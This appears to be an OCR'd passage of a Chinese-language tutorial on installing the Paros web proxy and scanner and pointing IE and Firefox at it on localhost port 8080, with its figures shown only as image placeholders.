1．确保 Java 运行时间环境（JRE）1.4（或以上）的安装。如果没有，请到 http://www.java.com/zh_CN/下载并安装它。

2．从我们的网站下载 Paros 程序文件。对于 Windows 版本，只需按照安装程序中的指示。然后创建快捷方式。点击桌面快捷方式来运行程序。

3．对于 Unix 或其他 plateforms，解压缩所有文件到一个新的目录中。单击 Jar 文件来运行程序。




图 1

4．Paros 使用两个端口。8080 端口为代理连接和 8443 端口为内部 SSL 握手。因此，要确保这两个端口不能被其他应用程序使用。您可以在“选项”选项卡上更改端口和其他设置。

5．打开网页浏览器，为 HTTP 和 HTTPS 配置代理名称为“localhost”和代理端口“8080”。请注意 8443 端口是 Paros 本身使用的，而不是在浏览器使用。

6．Paros 设置

对 Paros 的设置基本上都在 tools 的 options（图 2）里面。可以自定义代理 IP 地址、代理端口、代理用户名和密码、最大抓取的深度、同时扫描的主机数量、每个网站的扫描线程并发数等，个人使用的话使用默认设置就 OK 了。




图 2

三、浏览器设置

1．IE 浏览器

IE 浏览器的代理设置如图 3、图 4、图 5 所示。




图 3




图 4




图 5

2．Firefox 浏览器

Firefox 浏览器的代理设置如图 6、图 7 所示。




图 6






图 7

